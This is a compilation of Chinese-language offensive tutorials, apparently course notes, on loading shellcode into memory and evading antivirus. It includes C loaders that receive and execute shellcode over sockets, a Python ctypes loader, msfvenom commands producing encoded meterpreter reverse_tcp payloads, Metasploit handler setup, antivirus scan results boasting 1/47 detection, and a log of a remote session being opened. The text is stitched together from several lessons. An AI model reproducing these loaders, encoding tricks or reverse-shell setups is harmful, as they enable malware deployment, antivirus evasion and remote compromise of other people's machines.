        VirtualProtect(pszShellcode,dwCodeLen,PAGE_EXECUTE,&dwOldProtect);
        // 执行Shellcode
        hThread = CreateThread(
            NULL, // 安全描述符
            NULL, // 栈的大小
            (LPTHREAD_START_ROUTINE)pszShellcode, // 函数
            NULL, // 参数
            NULL, // 线程标志
            &dwThreadId // 线程ID
        );
        WaitForSingleObject(hThread,INFINITE);
        return TRUE;
}

int wmain(int argc, TCHAR argv[]){
    CHAR buf[801];
    DWORD dwError;
    WORD sockVersion = MAKEWORD(2, 2);
    WSADATA wsaData;
    SOCKET socks;
    SOCKET sClient;
    struct sockaddr_in s_client;
    INT nAddrLen = sizeof(s_client);
    SHORT sListenPort = 8888;
    struct sockaddr_in sin;

    if (WSAStartup(sockVersion, &wsaData) != 0)
    {
        dwError = GetLastError();
```

```
        printf("[*]WSAStarup Error : %d \n",dwError);
        return dwError;
    }

    socks = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    if (socks == INVALID_SOCKET)
    {
        dwError = GetLastError();
        printf("[*]Socket Error : %d \n",dwError);
        return dwError;
    }

    sin.sin_family = AF_INET;
    sin.sin_port = htons(sListenPort);
    sin.sin_addr.S_un.S_addr = INADDR_ANY;

    if(bind(socks,(struct sockaddr *)&sin,sizeof(sin)) == SOCKET_ERROR )
    {
        dwError = GetLastError();
        printf("[*]Bind Error : %d \n",dwError);
        return dwError;
    }

    if (listen(socks, 5) == SOCKET_ERROR)
    {
        dwError = GetLastError();
        printf("[*]Listen  Error : %d \n",dwError);
        return dwError;
    }

    sClient = accept(socks, (SOCKADDR *)&s_client, &nAddrLen);
    int ret = recv(sClient,buf,sizeof(buf),0);
    if (ret > 0)
    {
        printf("[+]Recv %d-Bytes \n",ret);
        closesocket(sClient);
        closesocket(socks);
    }

    WSACleanup();
    RunCode(buf,sizeof(buf));
    return 0;
}
```

https://www.virustotal.com/gui/file/3dbef953e7bb0839d7abe9db7003bdad6ac7d7b0581ea7fd2b5131e79034e4b2/detection

客户端

```
#include <WinSock2.h>
#include <Windows.h>
#include <stdio.h>
#include <intrin.h>

#pragma comment(lib,"ws2_32.lib")
char buf[] = "\xf6\xe2\x83\x0a\x0a\x0a\x6a\x83\xef\x3b\xd8\x6e\x81\x58\x3a\x81\x

int wmain(int argc, TCHAR argv[]){
    DWORD dwError;
    WORD sockVersion = MAKEWORD(2, 2);
    WSADATA wsaData;
    SOCKET socks;
    SHORT sListenPort = 8888;
    struct sockaddr_in sin;

    if (WSAStartup(sockVersion, &wsaData) != 0)
    {
        dwError = GetLastError();
        printf("[*]WSAStarup Error : %d \n",dwError);
        return dwError;
    }

    socks = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    if (socks == INVALID_SOCKET)
    {
        dwError = GetLastError();
        printf("[*]Socket Error : %d \n",dwError);
        return dwError;
    }


    sin.sin_family = AF_INET;
    sin.sin_port = htons(sListenPort);
    sin.sin_addr.S_un.S_addr = inet_addr("192.168.170.1");

    if(connect(socks,(struct sockaddr *)&sin,sizeof(sin)) == SOCKET_ERROR )
    {
        dwError = GetLastError();
        printf("[*]Bind Error : %d \n",dwError);
        return dwError;
    }
    int ret = send(socks,buf,sizeof(buf),0);

    if (ret > 0)
    {
        printf("[+]Send %d-Bytes \n",ret);
        closesocket(socks);
```

```
    }

    WSACleanup();
    return 0;
}
```



https://www.virustotal.com/gui/file/15097ce3f38d81a1e8c6b6d5b7fe5fb7965bfc09a6ec6a0f54280036e3820c66/detection

第五课、第六课将会实现Shellcode加载器从零到一。

基于Python内存加载shellcode第二季

生成

首先生成一个测试的msf shellcode

```
msfvenom -p windows/x64/exec CMD=calc.exe -f python
```

```
:~# msfvenom -p windows/x64/exec CMD=calc.exe -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 276 bytes
Final size of python file: 1357 bytes
buf =  b""
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41"
buf += b"\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48"
buf += b"\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f"
buf += b"\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c"
buf += b"\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52"
buf += b"\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b"
buf += b"\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0"
buf += b"\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56"
buf += b"\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
buf += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0"
buf += b"\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
buf += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
buf += b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0"
buf += b"\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
buf += b"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
buf += b"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00"
buf += b"\x00\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41"
buf += b"\xba\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41"
buf += b"\xba\xa6\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06"
buf += b"\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
buf += b"\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65"
buf += b"\x78\x65\x00"
```

把其中的shellcode复制出来留待待会使用

原理

大部分脚本语言加载 shellcode 其实都是通过 `c` 的 `ffi` 去调用操作系统的api，其实并没有太多的技巧在里面，明白了原理，只需要查一下对应的脚本语言怎么调用 `c` 即可。

那么我们只需要明白 `c` 通常是怎么加载 `shellcode` 的即可一通百通。

那么 `c` 是怎么加载 `shellcode` 呢，我们直接从汇编开始探究。

`shellcode` 这个东西我们明白是一串可执行的二进制（一般可执行文件的拥有可执行权限的section为.text），那么我们先通过其他的手段开辟一片拥有可读可写可执行权限的区域放入我们的 `shellcode` ，然后跳转到 `shellcode` 首地址去执行就行了，汇编里面改变eip（即当前指令的

下一条即将运行指令的虚拟地址）的方法有不少，最简单的就是直接 jmp 过去了。也就是写成伪码大概意思就是（动态申请内存就不写了）

```
lea eax, shellcode;
jmp eax;
```

那么我们用 c 怎么表示呢？我这里也写一段伪码（因为本文的重点并不是在于 c 代码的编写）

那么按照刚才的思路，先申请一块可执行的内存，放入 shellcode 然后跳转过去执行即可。

```
// shellcode
unsigned char shellcode[] =
    "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
    "\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
    "\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
    ...;
// 定义一个函数类型
typedef void (__stdcall *CODE) ();
// 申请内存
PVOID p = NULL;
p = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE
// 把shellcode放入内存
memcpy(p, shellcode, sizeof(shellcode));

CODE code =(CODE)p;

code();
```

我并没有写出一个可用的 c 加载 shellcode ，只是旨在点出一下流程，然后引出后面的 python 加载 shellcode ，上面我们先申请了一块带有可读可写可执行权限的内存，然后把 shellcode 放进去，然后我们强转为一个函数类型指针，最后调用这个函数，达到了我们的目的。

Python实现

前面我说过，大部分脚本语言加载 shellcode 都是调用的c的ffi，那么我们直接按照之前的思路来就行了。下面我直接贴代码

```
import ctypes

shellcode =  b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41"
shellcode += b"\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48"
shellcode += b"\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f"
shellcode += b"\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c"
shellcode += b"\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52"
shellcode += b"\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b"
shellcode += b"\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0"
shellcode += b"\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56"
shellcode += b"\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
shellcode += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0"
shellcode += b"\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
shellcode += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
shellcode += b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0"
shellcode += b"\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
shellcode += b"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
shellcode += b"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00"
shellcode += b"\x00\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41"
shellcode += b"\xba\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41"
shellcode += b"\xba\xa6\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06"
shellcode += b"\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
shellcode += b"\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65"
shellcode += b"\x78\x65\x00"


shellcode = bytearray(shellcode)
# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shel

# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
```

```
    # 等待上面创建的线程运行完
    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1)
```

注意其中的的每个 `c_uint64` ，这个类型在64位上是必要的，我们需要手动指定 `argtypes` 和 `restype` ，否则默认的是 32 位整型。

我的代码里面加了注释，我们可以看到，基本思路也是一样的，先分配一块可读可写可执行代码的内存，在代码中，我使用的是 `0x40` （PAGE_EXECUTE_READWRITE）和 `0x3000` （0x1000 | 0x2000)(MEM_COMMIT | MEM_RESERVE)，然后把 `shellcode` 塞进去，跳过去运行。



相信通过这一片文章的讲解你能够对 `shellcode` 的本质有更多的了解。

payload分离免杀思路

目前的反病毒安全软件，常见有三种，一种基于特征，一种基于行为，一种基于云查杀。云查杀的特点基本也可以概括为特征查杀。无论是哪种，都是特别针对PE头文件的查杀。尤其是当payload文件越大的时候，特征越容易查杀。

既然知道了目前的主流查杀方式，那么反制查杀，此篇采取特征与行为分离免杀。避免PE头文件，并且分离行为，与特征的综合免杀。适用于菜刀下等场景，也是我在基于windows下为了更稳定的一种常用手法。载入内存。

0x00:以msf为例：监听端口

```
msf >use exploit/multi/handler
shmsf exploit(multi handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi handler) > set lport 8080
lport => 8080
msf exploit(multi handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(multi handler) > exploit -z

[*] Started reverse TCP handler on 192.168.1.5:8080
```

0x001：shellcode

这里的payload不采取生成pe文件，而采取shellcode方式，来借助第三方直接加载到内存中。避免行为：

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e
```


```
root@John:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.5 lport=8080 -e x86/shikata_ga_nai -i 5 -f raw > test.c
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
```

0x002 加载器

> 既然是shellcode方式的payload，那么一定需要借助第三方来启动，加载到内存。执行shellcode，自己写也不是很难，这里我借用一个github一个开源：https://github.com/clinicallyinane/shellcode_launcher/
>
> 作者的话：建议大家自己写shellcode执行盒，相关代码网上非常成熟。

```
C:\Users\Johnn\Desktop\shellcode_launcher-master>shellcode_launcher.exe -i test.
c
Starting up
Calling file now. Loaded binary at: 0x002b0000
```

> 生成的payload大小如下：476字节。还是X32位的payload。



国内世界杀毒网：



扫描结果



提醒 此文件只有一个引擎报毒，虽然有可能它是一个新病毒，但更大的可能是误报，可以谨慎使用。

扫描结果:2%的杀软(1/47)报告发现病毒

时间: 2018-12-20 23:48:33 (CST)



软件名称	引擎版本	病毒库版本	病毒库时间	扫描结果	扫描耗时
ANTIVIR	1.9.2.0	1.9.159.0	2018-12-20	没有发现病毒	60
AVAST!	18.4.3895.0	18.4.3895.0	2018-12-20	没有发现病毒	3
AVG	10.0.1405	10.0.1405	2018-12-20	没有发现病毒	3
Alyac	17.7.13.1	17.7.13.1	2018-08-28	没有发现病毒	6
Arcabit	1.0	1.0	2018-12-20	没有发现病毒	8
Authentium	4.6.5	5.3.14	2018-07-31	没有发现病毒	1
Baidu Antivirus	2.0.1.0	4.1.3.52192	2018-06-20	没有发现病毒	1
Bitdefender	7.141118	7.141118	2018-12-20	没有发现病毒	4
ClamAV	25158	0.97.5	2018-11-27	Win.Trojan.MSShellcode-6360729-0	1
Comodo	15023	5.1	2018-12-18	没有发现病毒	7
Defenx	15.1.0.107	15.1.0.107	2018-11-14	没有发现病毒	1
Dr.Web	5.0.2.3300	5.0.1.1	2018-12-11	没有发现病毒	9
F-PROT	4.6.2.117	6.5.1.5418	2016-02-05	没有发现病毒	1
F-Secure	2015-08-01-02	9.13	2018-12-20	没有发现病毒	6
Fortinet	1.000, 64.986, 64.844, 64.845	5.4.247	2018-12-20	没有发现病毒	1
GData	25.19855	25.19855	2018-12-19	没有发现病毒	11
Hunter	1.0.1.300	1.0.1.300	2018-08-03	没有发现病毒	1
IKARUS	5.00.06	V1.32.39.0	2018-12-17	没有发现病毒	12
K7	10.45.26928	15.2.0.34	2018-12-20	没有发现病毒	1

国际世界杀毒网：

One engine detected this file

SHA-256 48875edbffff3a393bc021682661bb4889e268c8525c5d85ff1326d50db32276
File name test.c
File size 476 B
Last analysis 2018-12-20 15:57:37 UTC

1 / 56

Detection Details Community

ClamAV	Win.Trojan.MSShellcode-6360729-0	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean
Avira	Clean	Babable	Clean
Baidu	Clean	BitDefender	Clean
Bkav	Clean	CAT-QuickHeal	Clean
CMC	Clean	Comodo	Clean
Cyren	Clean	DrWeb	Clean
Emsisoft	Clean	eScan	Clean
ESET-NOD32	Clean	F-Prot	Clean
F-Secure	Clean	Fortinet	Clean

上线成功。

```
[*] Started reverse TCP handler on 192.168.1.5:8080
[*] Sending stage (179779 bytes) to 192.168.1.6
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.1.5:8080 -> 192.168.1.6:2875) at 2018-12-20 10:42:38 -0500
[*] Session 1 created in the background.
msf exploit(multi/handler) > 
```

基于实战中的small payload应用——第一季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

```
攻击机： 192.168.1.5       Debian
靶机：   192.168.1.4       Windows 7
         192.168.1.119      Windows 2003
```

攻击机配置：

payload：windows/meterpreter/reverse_tcp

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.5      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
```

```
msf exploit(multi handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.5      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
```

payload生成：

```
root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LF
```

> 原始payload大小如下： 73802字节，大概在72KB

```
root@John:/tmp# du -sb  First.exe
73802    First.exe
```

第一次优化payload

> 提取windows/meterpreter/reverse_tcp shellcode


```
root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LF
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\xd9\xc3\xba\xa1\x43\xe5\x72\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x56\x31\x55\x18\x03\x55\x18\x83\xc5\xa5\xa1\x10\x8e\x4d\xa7"
"\xdb\x6f\x8d\xc8\x52\x8a\xbc\xc8\x01\xde\xee\xf8\x42\xb2\x02"
"\x72\x06\x27\x91\xf6\x8f\x48\x12\xbc\xe9\x67\xa3\xed\xca\xe6"
"\x27\xec\x1e\xc9\x16\x3f\x53\x08\x5f\x22\x9e\x58\x08\x28\x0d"
"\x4d\x3d\x64\x8e\xe6\x0d\x68\x96\x1b\xc5\x8b\xb7\x8d\x5e\xd2"
"\x17\x2f\xb3\x6e\x1e\x37\xd0\x4b\xe8\xcc\x22\x27\xeb\x04\x7b"
"\xc8\x40\x69\xb4\x3b\x98\xad\x72\xa4\xef\xc7\x81\x59\xe8\x13"
"\xf8\x85\x7d\x80\x5a\x4d\x25\x6c\x5b\x82\xb0\xe7\x57\x6f\xb6"
"\xa0\x7b\x6e\x1b\xdb\x87\xfb\x9a\x0c\x0e\xbf\xb8\x88\x4b\x1b"
"\xa0\x89\x31\xca\xdd\xca\x9a\xb3\x7b\x80\x36\xa7\xf1\xcb\x5e"
"\x04\x38\xf4\x9e\x02\x4b\x87\xac\x8d\xe7\x0f\x9c\x46\x2e\xd7"
"\x95\x41\xd1\x07\x1d\x01\x2f\xa8\x5d\x0b\xf4\xfc\x0d\x23\xdd"
"\x7c\xc6\xb3\xe2\xa8\x72\xbe\x74\x93\x2a\xbf\x81\x7b\x28\xc0"
"\x89\x4e\xa5\x26\xd9\xe0\xe5\xf6\x9a\x50\x45\xa7\x72\xbb\x4a"
"\x98\x63\xc4\x81\xb1\x0e\x2b\x7f\xe9\xa6\xd2\xda\x61\x56\x1a"
